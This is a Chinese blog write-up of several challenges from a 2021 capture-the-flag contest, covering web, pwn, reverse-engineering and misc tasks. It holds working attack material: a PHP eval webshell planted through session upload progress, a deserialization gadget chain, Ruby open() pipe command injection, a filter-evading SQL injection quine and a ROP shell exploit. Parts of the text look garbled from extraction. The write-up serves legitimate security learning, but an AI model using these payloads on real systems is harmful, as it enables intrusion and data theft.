




第三届“第五空间”网络安全大赛初赛部分WP

原创

七堇墨年  于 2021-12-24 20:23:31 发布  1096  收藏

文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/justruofeng/article/details/122134099>

版权

第三届“第五空间”网络安全大赛初赛WP

公众号: Th0r安全

文章目录

[第三届“第五空间”网络安全大赛初赛WP](#)

[web](#)

[webftp](#)

[EasyCleanup](#)

[ppklovecloud](#)

[PNG图片转换器](#)

[yet_another_mysql_injection](#)

[pwn](#)

[bountyhunter](#)

[RE](#)

[StrangeLanguage](#)

[misc](#)

[alpha10](#)

[签到](#)

[crypto](#)

[ecc](#)

[doublesage](#)

web

- [webftp](#)

扫路径扫到1.txt。。

直接访问1.txt就能看到flag，因为是静态靶机所以应该是别的师傅放进去的，我也不敢说我也不敢问。

```
← → ↻ ⚠ 不安全 | 114.115.185.167:32770/1.txt

PHP_EXTRA_CONFIGURE_ARGS=--with-apxs2 --disable-cgi
APACHE_CONFDIR=/etc/apache2
HOSTNAME=b574d167731e
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_EXTRA_BUILD_DEPS=apache2-dev
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=7.4.22
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_ASC_URL=https://www.php.net/distributions/php-7.4.22.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
_evilcmd=env>/var/www/html/1.txt
PHP_URL=https://www.php.net/distributions/php-7.4.22.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html
PHPIZE_DEPS=autoconf          dpkg-dev          file          g++          gcc
PHP_SHA256=8e078cd7d2f49ac3fcff902490a5bb1addc885e7e3b0d8dd068f42c68297bde8
APACHE_ENVVARS=/etc/apache2/envvars
FLAG=f1ag {g28F28EPTjRoxM9sNBDtMS3ZPuIPXL6A}
```

CSDN @七堇墨年

f1ag{g28F28EPTjRoxM9sNBDtMS3ZPuIPXL6A}

• EasyCleanup

打开就是源码。看到任意文件包含了，还有命令执行。

先传 `?mode=eval` 可以将shell赋值为phpinfo查看session信息

<code>session.upload_progress.cleanup</code>	Off	Off
<code>session.upload_progress.enabled</code>	On	On
<code>session.upload_progress.freq</code>	1%	1%
<code>session.upload_progress.min_freq</code>	1	1
<code>session.upload_progress.name</code>	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
<code>session.upload_progress.prefix</code>	upload_progress_	upload_progress_
<code>session.use_cookies</code>	1	1
<code>session.use_only_cookies</code>	1	1
<code>session.use_strict_mode</code>	0	0
<code>session.use_trans_sid</code>	0	0

CSDN @七堇墨年

这里的 `session.upload_progress.cleanup` 是off的，不会自动清除session文件

所以应该是可以利用`session.upload_progress`进行文件包含,file长度限制为15,这只要控制exp里

PHPSEID短一点即可

```

import io
import requests
import threading
sessid = 'aa'
def write_session(session):
url = 'http://114.115.134.72:32770/index.php'
f = io.BytesIO(b'a' * 1024 * 50)
resp = session.post( 'http://127.0.0.1/session.php?file=/tmp/sess_'+sessid,
data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php eval($_POST["cmd"]);?>'}, files=
{'file': ('fmyyy.txt',f)}, cookies={'PHPSESSID': sessid} )
if __name__ == '__main__':
with requests.session() as session:
write_session(session)

```

这时候session文件已经被写入了，路径应为 /tmp/sess_aa
我们尝试去包含

```

}

?> upload_progress_bin boot dev etc flag_is_here_not_are_but_you_find home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var 123123123|a:5:
[{"s":10:"start_time";i:1631810852;s:14:"content_length";i:51494;s:15:"bytes_processed";i:32768;s:4:"done";b:1;s:5:"files";a:1:[{"i":0;a:7:[{"s":10:"field_name";s:4:"file";s:4:"name";s:5:"1.txt";s:8:"tmp_name";s:14:"/tmp
/php0XGZuC";s:5:"error";i:3;s:4:"done";b:1;s:10:"start_time";i:1631810853;s:15:"bytes_processed";i:32514;}]}]

```



CSDN @七墓墨年

成功命令执行

```

}

?> upload_progress_flag{8b39ace789479585ae8b1e16c113161a}#!/bin/bash /usr/local/bin/apache2-foreground sleep infinity123123123|a:5:
[{"s":10:"start_time";i:1631810852;s:14:"content_length";i:51494;s:15:"bytes_processed";i:32768;s:4:"done";b:1;s:5:"files";a:1:[{"i":0;a:7:[{"s":10:"field_name";s:4:"file";s:4:"name";s:5:"1.txt";s:8:"tmp_name";s:14:"/tmp
/php0XGZuC";s:5:"error";i:3;s:4:"done";b:1;s:10:"start_time";i:1631810853;s:15:"bytes_processed";i:32514;}]}]

```



CSDN @七墓墨年

system('cat /*');拿到flag。

flag{8b39ace789479585ae8b1e16c113161a}

- [ppklovecloud](#)

打开就是源码了

```
<?php
include 'flag.php';
class pkshow
{
function echo_name()
{
return "Pk very safe^.^";
}
}
class acp
{
protected $cinder;
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
}
function __toString()
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
return file_get_contents($file);
}
else
{
return "keystone lost~";
}
}
}
}
if (isset($_GET['pks']))
{
$logData = unserialize($_GET['pks']);
echo $logData;
}
else
{
highlight_file(__FILE__);
}
?>
```

简单的反序列化

get传递pks参数进行反序列化，下面对反序列化产生的实例进行了echo，`acp` 类里面有 `__toString` 方法，所以起点就是 `acp` 类了

接着看 `__toString`

```
function __toString()
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
```

这里可以任意控制 `$this->cinder` 的值并调用其 `echo_name()` 方法，`ace` 类就有这个方法。所以控制 `$this->cinder = new ace()`

看看这个方法

```
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
return file_get_contents($file);
}
else
{
return "keystone lost~";
}
}
}
```

只要 `$this->openstack->neutron === $this->openstack->nova` 然后控制 `$this->filename` 即可任意文件读取看看这两个值是怎么来的 `$this->openstack` 是 `$this->docker` 反序列化而来，`nova` 和 `neutron` 两个变量在 `acp` 类里存在,所以控制 `$this->docker` 为 `acp` 类的序列化字符串即可。这里 `$this->openstack->neutron = $heat` 将 `neutron` 赋值为不存在的变量 `$heat`，变为空,所以 `acp` 类两个变量都赋值为空即可。

poc

先跑

```
<?php
class acp
{
protected $cinder;
public $neutron;
public $nova;
public function __construct(){
$this->neutron = '';
$this->nova = '';
}
}
$A = new acp();
echo urlencode(serialize($A));
```


结果

```
0%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3Bs%3A7%3A%22neutron%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22nova%22%3Bs%3A0%3A%22%22%3B%7D
```

之后

```
<?php
class acp
{
protected $cinder;
public $neutron;
public $nova;
public function __construct(){
$this->neutron = '';
$this->nova = '';
$this->cinder = new ace();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
public function __construct(){
$this->filename = 'flag.php';
$this->docker =
'0%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3Bs%3A7%3A%22neutron%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22nova%22%3Bs%3A0%3A%22%22%3B%7D'; //上一个poc的结果
}
}
$A = new acp();
echo urlencode(serialize($A));
0%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3B0%3A3%3A%22ace%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A9%3A%22openstack%22%3BN%3Bs%3A6%3A%22docker%22%3Bs%3A145%3A%220%253A3%253A%2522acp%2522%253A3%253A%257Bs%253A9%253A%2522%2500%252A%2500cinder%2522%253BN%253Bs%253A7%253A%2522neutron%2522%253Bs%253A0%253A%2522%2522%253Bs%253A4%253A%2522nova%2522%253Bs%253A0%253A%2522%2522%253B%257D%22%3B%7Ds%3A7%3A%22neutron%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22nova%22%3Bs%3A0%3A%22%22%3B%7D
```

传参之后在f12源码里找到flag



这个heat变量在flag.php里。。上面了include(flag.php)不知道也不知道为什么能打通flag{fXM75u5IqcaEwdIibN4DOPHGgnyI}

• PNG图片转换器

附件下载源码

```

require 'sinatra'
require 'digest'
require 'base64'
get '/' do
  open("./view/index.html", 'r').read()
end
get '/upload' do
  open("./view/upload.html", 'r').read()
end
post '/upload' do
  unless params[:file] && params[:file][:tempfile] && params[:file][:filename]
  && params[:file][:filename].split('.')[0] == 'png'
  return "<script>alert('error');location.href='/upload';</script>"
  end
  begin
  filename = Digest::MD5.hexdigest(Time.now.to_i.to_s + params[:file]
  [:filename]) + '.png'
  open(filename, 'wb') { |f|
  f.write open(params[:file][:tempfile], 'r').read()
  }
  "Upload success, file stored at #{filename}"
  rescue
  'something wrong'
  end
end
get '/convert' do
  open("./view/convert.html", 'r').read()
end
post '/convert' do
  begin
  unless params['file']
  return "<script>alert('error');location.href='/convert';</script>"
  end
  file = params['file']
  unless file.index('.') == nil && file.index('/') == nil && file =~
  /^(.+)\.png$/
  return "<script>alert('dont hack me');</script>"
  end
  res = open(file, 'r').read()
  headers 'Content-Type' => "text/html; charset=utf-8"
  "var img = document.createElement(\"img\");\nimg.src=
  \"data:image/png;base64,\" + Base64.encode64(res).gsub(/\\s*/, '') + \"\";\n"
  rescue
  'something wrong'
  end
end
end

```

源码是ruby的


存在一个上传和一个转换。

```

post '/upload' do
  unless params[:file] && params[:file][:tempfile] && params[:file][:filename] && params[:file][:filename].split('.')[0] == 'png'
  return "<script>alert('error');location.href='/upload';</script>"
  end
end

```

这里对上传文件有过滤，拓展名必须为png。测试了一下似乎绕不过去
建立一个png文件，随便写点什么看看。



CSDN @七堇墨年

上传



得到文件名了 去/convert访问看看。

```
var img = document.createElement("img"); img.src = "data:image/png;base64,MTIzMjEz";
```

得到了图片的base64编码信息。这串base64编码就是我们上传的文件内容。到这里有点没思路，但感觉在/convert的源码这里得到了提示

```
file = params['file']
unless file.index('.') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
  return "<script>alert('dont hack me');</script>"
end
```

这里对传入的file参数也进行了过滤，不能包含 ... 和 / 防止了目录穿越，所以应该无法文件读取。但都提示 dont hack me 了，而且文件名和内容完全可控，感觉这里可以做点什么。在网上找了一下

一、漏洞简述

Ruby Net::FTP 模块是一个FTP客户端，在上传和下载文件的过程中，打开本地文件时使用了open函数。而在ruby中，open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。

Net::FTP#get、getbinaryfile、gettextfile、put、putbinaryfile和puttextfile使用Kernel#open打开本地文件。如果localfile参数以管道字符"|"开头，则执行管道字符后面的命令。localfile的默认值是文件.basename (remotefile)，因此恶意的FTP服务器可能导致任意命令执

行。

影响版本:

Ruby 2.2系列: 2.2.8及更早版本

Ruby 2.3系列: 2.3.5及更早版本

Ruby 2.4系列: 2.4.2及更早版本

Ruby 2.5系列: 2.5.0-preview1

在主干修订版r61242之前

CSDN @七堇墨年

这篇文章是关于 Net::FTP 模块的漏洞的，但这里有提到

Ruby Net::FTP 模块是一个FTP客户端，在上传和下载文件的过程中，打开本地文件时使用了open函数。而在ruby中，open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。

open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。管道字符“|”开头，执行管道字符后面的命令.也就是说，ruby的open函数是能导致命令执行的,再看看逻辑

```
file = params['file']
unless file.index('.') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
  return "<script>alert('dont hack me');</script>"
end
res = open(file, 'r').read()
```

只要符合上面过滤的要求，file参数可以直接被拼接到open函数里导致命令注入至于如何回显，我们这里就可以考虑写入文件了。先上传一个空文件，拿到文件名 56724dcaa4f075510b8171002d2a36a6.png。

在/convert 里构造


```
file=|echo `whoami`> 56724dcaa4f075510b8171002d2a36a6.png
```

没有报错。

我们直接读一下 56724dcaa4f075510b8171002d2a36a6.png 的内容

```
var img = document.createElement("img"); img.src= "data:image/png;base64,dGVzdAo=";
```

解码一下



test

CSDN @七堇墨年

成功命令执行，flag应该在根目录了，因为对 / 有过滤 考虑用base64编码写，然后用sh执行。sh的话得要有两个png文件了，再上传一个记住文件名


405391431ca1ac9b33f35add1f4ef55c.png。第一步 `file=|echo "Y2F0IC8q"|base64 -d >`

`0784368baeb4d0a58b04309f20df6f2e.png` Y2F0IC8q 是cat /* 的base64编码然后执

行 `file=|sh0784368baeb4d0a58b04309f20df6f2e.png>405391431ca1ac9b33f35add1f4ef55c.png` 最后直接

读 `file=405391431ca1ac9b33f35add1f4ef55c.png`

```
var img = document.createElement("img"); img.src= "data:image/png;base64,ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lzZGxOVDIKVGIYNH0=";
```



CSDN @七堇墨年

看到有数据回显了

解码一下

ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lzZGxOVDIKVGIYNH0=

flag{Tvauy36vE0Mwt9WYOZVOR3dINT9JTix4}

flag{Tvauy36vE0Mwt9WYOZVOR3dINT9JTIX4}

• yet_another_mysql_injection

进去是一个登录界面。

```
<!--source code here: /?source-->
```

源码里提示。访问?source即可看到源码

```
<?php
include_once("lib.php");
function alertMes($mes,$url){
    die("<script>alert('{$mes}');location.href='{$url}';</script>");
}

function checkSql($s) {
    if(preg_match("/regexp|between|in|flag|=|>|<|and|\\||right|left|reverse|update|extractvalue|floor|substr|&|;|\\\\$|0x|sleep|\\ /i",$s)){
        alertMes('hacker', 'index.php');
    }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password'] != '') {
    $username=$_POST['username'];
    $password=$_POST['password'];
    if ($username != 'admin') {
        alertMes('only admin can login', 'index.php');
    }
    checkSql($password);
    $sql="SELECT password FROM users WHERE username='admin' and password='{$password}'";
    $user_result=mysqli_query($con,$sql);
    $row = mysqli_fetch_array($user_result);
    if (!$row) {
        alertMes("something wrong",'index.php');
    }
    if ($row['password'] === $password) {
        die($FLAG);
    } else {
        alertMes("wrong password",'index.php');
    }
}

if(isset($_GET['source'])){
    show_source(__FILE__);
    die;
}
?>
```

CSDN @七堇墨年

刚开始以为是个简单的sql注入，用benchmark()时间盲注可以注出所有信息，但flag不在数据库里，然后以为在sys系统库里面，发现也没有。那应该换一个思路了看一下拿到flag的逻辑。

```

if (isset($_POST['username']) && $_POST['username'] != '' &&
isset($_POST['password']) && $_POST['password'] != '') {
$username=$_POST['username'];
$password=$_POST['password'];
if ($username != 'admin') {
alertMes('only admin can login', 'index.php');
}
checkSql($password);
$sql="SELECT password FROM users WHERE username='admin' and
password='$password'";
$user_result=mysqli_query($con,$sql);
$row = mysqli_fetch_array($user_result);
if (!$row) {
alertMes("something wrong", 'index.php');
}
if ($row['password'] === $password) {
die($FLAG);
} else {
alertMes("wrong password", 'index.php');
}
}
}

```

在users表里查询password 条件为 `username='admin' and password='$password'` 这个password是我们传的值。查询结果再跟我们传的password强比较，相等则die(\$FLAG);也就是说我们需要构造一个sql语句，使得查询语句和输出结果是完全相等的就行。

<https://www.shysecurity.com/post/20140705-SQLi-Quine>

这篇文章讲的很清楚,而且里面的payload改一下能够直接用。只要保证replace函数内部语句被替换后跟外部一致就行。原文的payload

```

SELECT REPLACE(REPLACE('SELECT
REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS
Quine',CHAR(34),CHAR(39)),CHAR(36),'SELECT
REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS Quine') AS Quine

```

对空格过滤了要用/**/代替，因为我们是利用注入union联合查询，所以语句前面都要加上引号+union和末位加上结尾的注释符#，用?代替 这只是起到占位符的作用。因为被换成?,所以第三个char(39)换成char(63).Quine中带in也替换一下。更改后的payload

```

UNION/**/SELECT/**/REPLACE(REPLACE(' "UNION/**/SELECT/**/REPLACE(REPLACE("?",CHAR
(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#',CHAR(34),CHAR(39)),CHAR(63),' "UNION/**
/SELECT/**/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#')/**
/AS/**/a#

```

直接post下面数据

```

username=admin&password='UNION/**/SELECT/**/REPLACE(REPLACE(' "UNION/**/SELECT/**
/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#',CHAR(34),CHAR
(39)),CHAR(63),' "UNION/**/SELECT/**/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR
(63),"?")/**/AS/**/a#')/**/AS/**/a#

```



CSDN @七墓墨年

flag{4xTfpXWtBbrSNtCB48S39jtyHflUyIlh}

pwn

- [bountyhunter](#)

很基础的栈溢出构造rop去getshell，利用pop rdi这个gadget传入参数，最后getshell

```
from pwn import*
io = remote("139.9.123.168",32548)
elf = ELF('./pwn')
libc = elf.libc
pop_rdi = 0x040120b
bin_sh_addr = 0x403408
system_addr = 0x40115C
payload = ''
payload += p64(pop_rdi)
io.sendline(b'A'*0x90 + p64(0) + p64(pop_rdi) + p64(bin_sh_addr) +
p64(system_addr))
io.interactive()
```

flag{GXaaWi8DWieSxP4leOILCSWLTe0G}

RE

- [StrangeLanguage](#)


```

data[56] = 7 #
data[55] += 12.0*data[56] #55=86
data[56] = 0
data[55] += 2
data[56] = 7
data[57] = 7
data[58] = 0
data[59] = 7
data[58] += 13.0*data[59] #58=91
data[59] = 0
data[59] = 9
data[60] = 0
data[61] = 0
data[62] = 8
data[61] += 10.0*data[62] #61=80
data[62] = 0
data[62] = 5

```

CSDN @七堇墨年

```

1 #include<stdio.h>
2 #include<string.h>
3 char s[100]={ 83,15,90,84,80,85,3,2,0,7,86,7,7,91,9,0,80,5,2,3,93,92,80,81,82,84,90,95,2,87,7,52};
4 char q[100];
5 int main(){
6
7     for(int i=30;i>=0;i--){
8         s[i]=s[i]^s[i+1];
9     }
10    for(int i=0;i<=30;i++){
11        q[i]=s[i];
12    }
13    q[31]=52;
14    puts(q);
15
16
17
18    return 0;
19 }


```

CSDN @七堇墨年

```

#include<stdio.h>
#include<string.h>
char s[100]={
83,15,90,84,80,85,3,2,0,7,86,7,7,91,9,0,80,5,2,3,93,92,80,81,82,84,90,95,2,87,7,
52};
char q[100];
int main(){
for(int i=30;i>=0;i--){
s[i]=s[i]^s[i+1];
}
for(int i=0;i<=30;i++){
q[i]=s[i];
}
q[31]=52;
puts(q);
return 0;
}

```



flag{d78b6f30225cdc811adfe8d4e7c9fd34}

misc

- alpha10

下载附件，得到alpha10.data，之后foremost分离一下得到

名称	修改日期	类型	大小
jpg	2021/9/17 0:40	文件夹	
png	2021/9/17 0:40	文件夹	
audit.txt	2021/9/17 0:40	文本文档	1 KB

一张jpg图片，一张png图片

两张图片是一样的，猜测应该是盲水印，使用bwm脚本可以分离。

bwm脚本地址：<https://github.com/chishaxie/BlindWaterMark>

命名为1.jpg和1.png bwm脚本分离一下

命令 `python bwmforpy3.py decode 1.jpg 1.png flag.png`

```

IndexError: cannot do a non-empty take from an empty axes.
F:\BlindWaterMark-master>python bwmforpy3.py decode 1.jpg 1.png flag.png
image(1.jpg) + image(encoded)(1.png) = watermark(flag.png)

```




```
image\1.jpg / + image\embedded\1.png / watermark\flag.png /
F:\BlindWaterMark-master>
```

